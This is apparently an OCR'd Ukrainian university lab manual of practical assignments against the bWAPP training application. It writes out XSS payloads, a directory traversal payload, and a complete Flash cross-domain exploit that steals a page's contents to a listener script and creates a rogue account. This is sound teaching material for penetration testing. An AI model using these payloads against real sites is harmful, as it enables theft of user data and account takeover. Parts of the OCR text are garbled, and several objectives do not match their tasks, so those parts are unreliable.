
Cross-site-Scripting — Reflected (phpMyAdmin & PHP_SELF)

Виберіть “Cross-site-Scripting – Reflected (phpMyAdmin)” з меню, що випадає і натисніть “Hack”.

Це помилка міжсайтового скриптинга phpMyAdmin, і це дає можливість побачити повідомлення: “Версія phpMyAdmin не може перевірити теги BBcode в скрипті error.php! і підказка “CVE-2010-4480”.

Значення CVE – загальні уразливості і впливу, які широко відомі як ідентифікатор CVE. І якщо ви будете шукати цей ідентифікатор на їх веб-сайті, то знайдете подробиці цієї конкретної уразливості.


Якщо виконується пошук цього ідентифікатора (CVE-2010-4480) відповідно до їх результатів пошуку, він показує, що у версії немає 3.3.8.1 в файлах phpMyAdmin, це підтверджує що виявлена уразливість міжсайтового скриптинга, і зловмисник може впровадити код JavaScript в параметр URL.




Це була серйозна помилка в phpMyAdmin, і зловмисник може завдати серйозної шкоди базі даних.

У більшості версій phpMyAdmin ця помилка вже виправлена.

Виберіть “Міжсайтовий скриптинг – Відбитий (PHP_SELF)” з меню, що випадає і натисніть “Hack”.




Введемо ім’я і прізвище, якщо вони відображають, тоді можемо впровадити код JavaScript.<script> alert (1) </ script>




Cross-Site-Scripting — Reflected (User-Agent)

Тема запиту агента користувача являє собою програмне забезпечення, яке буде діяти від імені користувача і дозволяє одноранговi мережевим протоколам ідентифікувати тип програми, операційну систему і версію програмного забезпечення.



Сторінка може ідентифікувати версію браузера, операційну систему і деякі інші деталі.

Мета – перехопити цей запит і додати корисне навантаження до цього параметру заголовка:




Щоб перехопити перший запит, перейдіть на вкладку проксі і натисніть кнопку “Перехоплення”, щоб почати перехоплення HTTP-запиту.

Після цього перейдіть на сторінку порталу і виберіть “Міжсайтовий скриптинг – відбитий заголовок User-Agent” і натисніть “Hack”.


Якщо перейдете до Burp, маєте можливість побачити запит на перехоплення і натискати “Вперед”, поки не дійдете до сторінки “xss_user_agent.php”:

Для тестування дамо просте повідомлення “Це помилковий заголовок User-Agent” і натисніть “Вперед”.

Повідомлення відбивається на веб-сторінці, оскільки воно відображає те, що можливо впровадити в корисне навантаження.



Перейдемо в Burp и вимкнемо “Перехват”.



Тепер введіть корисні дані в параметр заголовка “Користувач-агент”.


<script> alert ('Это некорректный заголовок User-Agent') </ script>

Це дозволяє впровадити код Javascript в параметр заголовка User-Agent.

XSS – Stored (Cookies)

В полі введення для зміни поточного секретного користувача, і якщо перейдете до phpMyAdmin, то знайдете секретний стовпець в таблиці “користувачі”.

Для перевірки введемо одне секретне повідомлення “Nice”.




Якщо вводиться нове секретне повідомлення, воно приймає введення секретного повідомлення, а також в прихованому полі введення передає логін користувача.

```
<div id="main">

    <h1>XSS - Stored (Change Secret)</h1>

    <p>Change your secret.</p>

    <form action="/bWAPP/bWAPP/xss_stored_3.php" method="POST">

        <p><label for="secret">New secret:</label><br />
        <input type="text" id="secret" name="secret"></p>

        <input type="hidden" name="login" value="bee">

        <button type="submit" name="action" value="change">Change</button>

    </form>

    </br >
    <font color="green">The secret has been changed!</font>
</div>
```

Як видно з скріншоту в прихованому полі введення, ім’я користувача передається на сервер, і відправка даних в приховане поле вводу. Це завжди погана практика, оскільки в більшості випадків розробники забували перевіряти ці поля введення і зловмисникові буде дуже легко впровадити шкідливий код в додаток.

Тепер давайте змінимо тип введення цього “прихованого” поля на “текст”. Клацніть правою кнопкою миші “Перевірка елемента” і перейдіть в приховане поле введення, змініть тип введення на текст і натисніть “Enter”.

Це дозволяє зловмиснику міняти тип введення на текстовий, щоб він міг впровадити шкідливий код в додаток.



Прихований тип введення змінився на поле введення тексту, і тепер давайте введемо корисне навантаження JavaScript для цього поля введення.'> <img src = x onerror = alert (1)>

Практичне завдання 4
Небезпечні прямі посилання на об’єкти

Мета: *аналіз старих або погано налаштованих процесорів XML оцінюють посилання зовнішніх об'єктів у документах XML. Зовнішні об’єкти можуть використовуватися для розкриття внутрішніх файлів за допомогою обробника URI файлів, обміну внутрішніми файлами, сканування внутрішніх портів, віддаленого виконання коду та відмови в атаці служби*

Небезпечні прямі посилання на об’єкти виникають, коли програма надає прямий доступ до об’єктів на основі наданих користувачем даних. В результаті цієї уразливості зловмисники можуть обійти

авторизацію і отримати доступ до ресурсів в системі безпосередньо, наприклад, до записів бази даних або файлів.

Небезпечні прямі посилання на об’єкти дозволяють зловмисникам обходити авторизацію і отримувати прямий доступ до ресурсів, змінюючи значення параметра, що використовується для прямого посилання на об’єкт. Такими ресурсами можуть бути записи в базі даних, що належать іншим користувачам, файли в системі і багато іншого. Це викликано тим фактом, що додаток приймає введені користувачем дані і використовує їх для вилучення об’єкта без виконання достатніх перевірок повноважень.

Небезпечна пряме посилання на об’єкт виникає, коли програма надає прямий доступ до об'єктів на основі наданого користувачем введення. В результаті цієї уразливості зловмисники можуть обійти авторизацію і отримати доступ до ресурсів в системі безпосередньо, наприклад, до записів бази даних або файлів.

Небезпечна пряме посилання на об’єкт дозволяє зловмисникам обходити авторизацію і отримувати доступ до ресурсів безпосередньо, змінюючи значення параметра, що використовується для прямого посилання на об’єкт. Такими ресурсами можуть бути записи в базі даних, що належать іншим користувачам, файли в системі і т. п. Це викликано тим, що додаток приймає надані користувачем дані і використовує їх для вилучення об’єкта без виконання достатніх перевірок повноважень.

Insecure DOR (Change Secret)

Використовуйте Burp, щоб показати приховані поля або перехопити параметр POST.

Змініть поля 'login' і 'secret' на довільні значення.

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: bepp:8088
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:39.0) Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
Referer: http://bepp:8088/bWAPP/insecure_direct_object_ref_3.php
Content-Length: 59
Cookie: PHPSESSID=77aa634b546d1c78d5afc16aae328172; security_level=0
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

<reset><login>bee</login><secret>Any bugs?</secret></reset>
```

Практичне завдання 5
Небезпечна конфігурація

Мета: *аналіз обмеження щодо дозволених користувачів, які дозволено робити, часто не виконуються належним чином. Зловмисники можуть використовувати ці недоліки для доступу до несанкціонованих функціональних можливостей та / або даних, таких як доступ до облікових записів інших користувачів, перегляд конфіденційних файлів, зміна даних інших користувачів, зміна прав доступу тощо.*

Неправильне налаштування безпеки може відбуватися на будь-якому рівні стека додатків, включаючи платформу, веб-сервер, сервер додатків, базу даних, інфраструктуру і призначений для користувача код. Розробники та системні адміністратори повинні працювати разом, щоб переконатися, що весь стек налаштований правильно.

Неправильна конфігурація сервера або веб-додатки, може привести до наступних помилок.

- Налагодження включена.
- Неправильні дозволу для папки.
- Використання облікових записів за замовчуванням або паролів.

• Сторінки настройки / конфігурації включені.

Cross-domain policy file (flash)

Керуйте увійшов в систему користувачем, щоб отримати доступ до шкідливого URL-адресою під вашим контролем (в окремому домені), і використовуйте його для крадіжки вмісту:

http://192.168.0.31/bWAPP/secret.php.

При відвідуванні http://192.168.0.31/crossdomain.xml бачимо вміст, що дозволяє будь-якому домену отримувати доступ до сторінок.

<cross-domain-policy>

<allow-access-from domain = "*" /> </ cross-domain-policy>

Потрібно створити спосіб сповіщення про спробу /bwapp/secret.php сторінки і отримання вмісту:

pak

ag

e {

```
import flash.display.Sprite;
import flash.events.*;
import flash.net.URLRequestMethod;
import flash.net.URLRequest;
import flash.net.URLVariables;
import flash.net.URLLoader;
import flash.net.URLLoaderDataFormat;


public class crossDomain extends Sprite {
 public function crossDomain() {
```

```
  // grab DOM from target page
  var firstrequest:URLRequest = new
URLRequest("http://192.168.1.232/bWAPP/secret.php?d=b");
  var firstloader:URLLoader = new URLLoader();
  firstloader.addEventListener(Event.COMPLETE, completeHandler);
  try {
   firstloader.load(firstrequest);
  } catch (error: Error) {
   trace("Unable to load URL: " + error);
  }


  // Now lets do a POST request
  // This one will create a new user with the creds flashhax/flashhax
  var secondvariables:URLVariables = new
URLVariables("login=flashhax&email=flashhax%40AAAA.COM&passw
ord=flashhax&password_conf=flashhax&secret=flashhax&action=creat
e");
  var secondrequest:URLRequest = new
URLRequest("http://192.168.1.232/bWAPP/user_extra.php");
  secondrequest.method = URLRequestMethod.POST;
  secondrequest.data = secondvariables;
  var secondloader:URLLoader = new URLLoader();
  secondloader.dataFormat = URLLoaderDataFormat.VARIABLES;
  try {
   secondloader.load(secondrequest);
  } catch (error: Error) {
   trace("Unable to load URL");
  }


 }
```

```
private function completeHandler(event: Event): void {


 // Send data to a place where we can listen for it
 // typically the same webserver that served the flash file
 var request:URLRequest = new URLRequest("/listener.php");
 var variables:URLVariables = new URLVariables();
 variables.data = event.target.data;
 request.method = URLRequestMethod.POST;
 request.data = variables;
 var loader:URLLoader = new URLLoader();
 try {
  loader.load(request);
 } catch (error: Error) {
  trace("Unable to load URL");
 }
 }
 }
}
```


Потрібен спосіб для компіляції вище згаданого ActionScript (AS), наприклад, інструмент для цього – Apache Flex. Після установки інструменту можливо використовувати наведену нижче команду для компіляції нашого ActionScript в файл swf (crossDomain.swf).


Тепер необхідно перемістити crossDomain.swf, HTML-файл (файл, який ми будемо обманювати, щоб користувач відвідав і запустив flash), і файл listener.php в кореневій веб-каталог.


```
!DOCTYPE html>
                    <html>
                    <object                type="application/x-shockwave-flash"
                    data="crossDomain.swf" width="10" height="10">
                      <param name="movie" value="crossDomain.swf" />
                    </object>
                    </html>

<?php
```

```
//Taken from bWAPP
if(isset($_POST["data"])) {
    $req_dump = $_POST["data"];
    //Avoid using the webroot to store data
in an actual test...
    $file = "flash_".time()."_".rand().".log";
    $fp = fopen($file, "w");
    fwrite($fp, $req_dump);
    fclose($fp);
    echo "written";
    exit;
 {
```

Потім змушуємо автентифіцкованого користувача перейти за посиланням за допомогою браузера з підтримкою Flash. В результаті чого нижче набір запитів:







Вищенаведений приклад демонструє як запити GET, так і POST, з їх допомогою можливо обійти елементи управління CSRF (використовувати запит GET для збору токена CSRF, а потім передати його в запит POST) і взаємодіяти з додатком в контексті користувача, якого є можливість маніпулювати запуском шкідливих файлів Flash.

Практичне завдання 6
Витік чутливих даних

Мета: *оцінка конфігурації безпеки. Зазвичай це результат небезпечних конфігурацій за замовчуванням, неповних або спеціальних конфігурацій, відкритого хмарного сховища, неправильно налаштованих заголовків HTTP та багатослівних повідомлень про помилки, що містять конфіденційну інформацію. Не тільки всі операційні системи, рамки, бібліотеки та додатки повинні бути надійно налаштовані, але вони повинні бути виправлені / модернізовані своєчасно*

Використовуючи цю вразливість, зловмисник може отримати доступ до ваших конфіденційних даних і будь-яким резервних копій цих даних.

Найпоширеніший недолік – просто не шифрувати конфіденційні дані. Коли використовується криптографія, генерація слабких ключів і управління ними, а також слабке використання алгоритмів є поширеними, особливо слабкі методи хешування паролів. Слабкі сторони браузера дуже поширені і їх легко виявити, але їх важко використовувати у великих масштабах. Зовнішнім зловмисникам важко виявити недоліки на стороні сервера через обмеженого доступу, і їх також зазвичай важко використовувати.

Завдання: Навести приклади.

Практичне завдання 7
Відсутність контролю доступу до функціонального рівня

Мета: *визначення недоліків XSS, які виникають щоразу, коли програма включає недовірені дані на новій веб-сторінці без належної валідації або не відкриття, або оновлює наявну веб-сторінку за допомогою наданих користувачем даних за допомогою API браузера, який може створювати HTML або JavaScript. XSS дозволяє зловмисникам виконувати скрипти в браузері жертви, які можуть захоплювати сеанси користувачів, знищувати веб-сайти або перенаправляти користувача на шкідливі сайти*

Будь-який користувач, який має доступ до мережі, може відправити заявку. Чи можуть анонімні користувачі отримати доступ до приватних функцій, а звичайні користувачі - до привілейованих функцій? Зловмисник, що є авторизованим користувачем системи, просто змінює URL-адресу або параметр на привілейовану функцію. Доступ надано? Анонімні користувачі можуть отримати доступ до закритих функцій, які не захищені.

Додатки не завжди захищають функції програми належним чином. Іноді захист на рівні функцій управляється через конфігурацію, і система неправильно налаштована. Іноді розробники повинні включати відповідні перевірки коду, і вони забувають. Виявити такі недоліки легко. Найскладніше визначити, які сторінки (URL) або функції існують для атаки.

Bwapp Directory Traversal Attack Medium Level

Для низького рівня працюватиме проста корисне навантаження.

Корисне навантаження = /../../../../windows

Для забезпечення середньої безпеки потрібно подумати про те, яким чином можливо отримати доступ до системних файлів через браузер.

Для середньої безпеки можливо використовувати корисне навантаження, наприклад:

Payload = C: // windows

Payload = file: // C: // windows

Практичне завдання 8
Підробка міжсайтових запитів (CSRF)

Мета: *оцінка небезпечної десеріалізації, яка часто призводить до віддаленого виконання коду. Навіть якщо дефери дезаріалізації не призводять до віддаленого виконання коду, їх можна використовувати для виконання атак, включаючи атаки відтворення, атаки ін'єкції та напади ескалації привілеїв*

Атаку CSRF можна розглядати як будь-якого, хто може завантажувати контент в браузери ваших користувачів і таким чином змушувати їх відправляти запити на ваш сайт. Будь-який веб-сайт або інший канал у форматі HTML, доступ до якого мають ваші користувачі, може зробити це Зловмисник створює підроблені HTTP-запити і змушує жертву відправляти їх за допомогою тегів зображень, XSS або інших численних методів. Якщо користувач аутентифікований, атака завершується успішно.

CSRF використовує той факт, що більшість веб-додатків дозволяють зловмисникам передбачити всі деталі конкретного дії. Оскільки браузери автоматично відправляють облікові дані, такі як сеансу файли cookie, зловмисники можуть створювати шкідливі веб-сторінки, які генерують підроблені запити, які не відрізняються від законних. Виявити недоліки CSRF досить просто за допомогою тестування на проникнення або аналізу коду.

Завдання: Навести приклади.

Практичне завдання 9
Використання компонентів з відомими уразливостями

Мета: *аналіз компонент, таких як бібліотеки, рамки та інші програмні модулі, які працюють із тими ж привілеями, що і додаток. Якщо використовується вразливий компонент, така атака може полегшити серйозні втрати даних або захоплення сервера. Програми та API, що використовують компоненти з відомою вразливістю, можуть підірвати захисні програми та включити різні атаки та впливи*

Деякі вразливі компоненти (наприклад, бібліотеки фреймворків) можна ідентифікувати і використовувати за допомогою автоматизованих інструментів, розширюючи пул агентів загроз за межі цільових атакуючих, щоб включити хаотичних учасників. Атакуючий ідентифікує слабкий компонент за допомогою сканування або ручного аналізу. Він налаштовує експлойт в міру необхідності і виконує атаку. Це стає складніше, якщо використовуваний компонент знаходиться глибоко в додатку.

Практично у кожної програми є ці проблеми, тому що більшість груп розробники не зосереджені на забезпеченні актуальності своїх компонентів / бібліотек. У багатьох випадках розробники навіть не знають всіх компонентів, які вони використовують, не кажучи вже про їх версіях. Залежно компонентів роблять речі ще гірше.

Завдання: Навести приклади.

Практичне завдання 10
Невалідовані редіректи

Мета: *виявлення недостатнього обліку та моніторингу у поєднанні з відсутньою або неефективною інтеграцією з реакцією на інцидент дозволяє зловмисникам надалі атакувати системи, підтримувати стійкість, перетворювати на більші кількості систем, а також підробляти, витягувати або знищувати дані. Більшість досліджень щодо порушення виявляють час виявлення порушення понад 200 днів, як правило, виявляються зовнішніми сторонами, а не внутрішніми процесами чи моніторингом*

Ця уразливість як будь-якого, хто може змусити користувачів відправити запит на сайт. Будь-який веб-сайт або інший канал HTML, який використовують користувачі, може зробити це. Зловмисник зв'язується з неперевіреними перенаправленням і обманює жертву, натискаючи на неї. Жертви з більшою ймовірністю натискають на неї, оскільки посилання на дійсний сайт. Атакуючий націлюється на небезпечну пересилання, щоб обійти перевірки безпеки.

Додатки часто перенаправляють користувачів на інші сторінки або використовують внутрішні пересилки аналогічним чином. Іноді цільова сторінка вказується в неперевіреному параметрі, що дозволяє зловмисникам вибрати цільову сторінку.

Завдання: Навести приклади.

Рекомендована література

1. Kali Linux. Тестирование на проникновение и безопасность. – СПб.: Питер, 2020. – 448 с.

2. Образец отчета о тестировании на проникновение: https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf.

